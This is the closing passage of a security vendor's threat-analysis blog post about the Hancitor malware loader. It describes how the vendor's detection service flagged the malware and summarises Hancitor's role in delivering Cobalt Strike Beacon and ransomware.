The latest version of Hancitor was tested on a Windows 10 endpoint running Binary Defense's Managed Detection and Response (MDR) software. Using its behavior-based detection approach, MDR detected the execution of Hancitor as a suspicious process with network connections and raised an alarm containing all the details of the process and the IP addresses it connected to. The Binary Defense Security Operations Task Force monitors those alarms 24 hours a day for clients and would have investigated the event and notified the security or IT team at any client. If no IT personnel were available to respond right away, or if the situation dictated an urgent response, the Analyst at Binary Defense would be able to contain the infected host and cut off its outside network communication in time to stop attackers from advancing the intrusion with Cobalt Strike Beacon.

Summary

Hancitor might be one of the most straightforward and simplistic loaders currently on the market compared to big game players like Qakbot, Trickbot, and IcedID. However, none of the other malware families mentioned move as quickly as Hancitor does to drop a Cobalt Strike Beacon onto a host. So far, Hancitor has targeted companies of all sizes and in a wide variety of industries and countries to deliver Cobalt Strike Beacon and eventually result in ransomware, making it a serious threat that defenders and threat hunters must be aware of. Hancitor is flexible enough to quickly deliver other malware threats in the same way that it currently loads FlickerStealer and Cobalt Strike. One thing is sure: as effective as it has been to date, the threat posed by Hancitor is not going away any time soon.

Source: <https://www.binarydefense.com/analysis-of-hancitor-when-boring-begets-beacon/>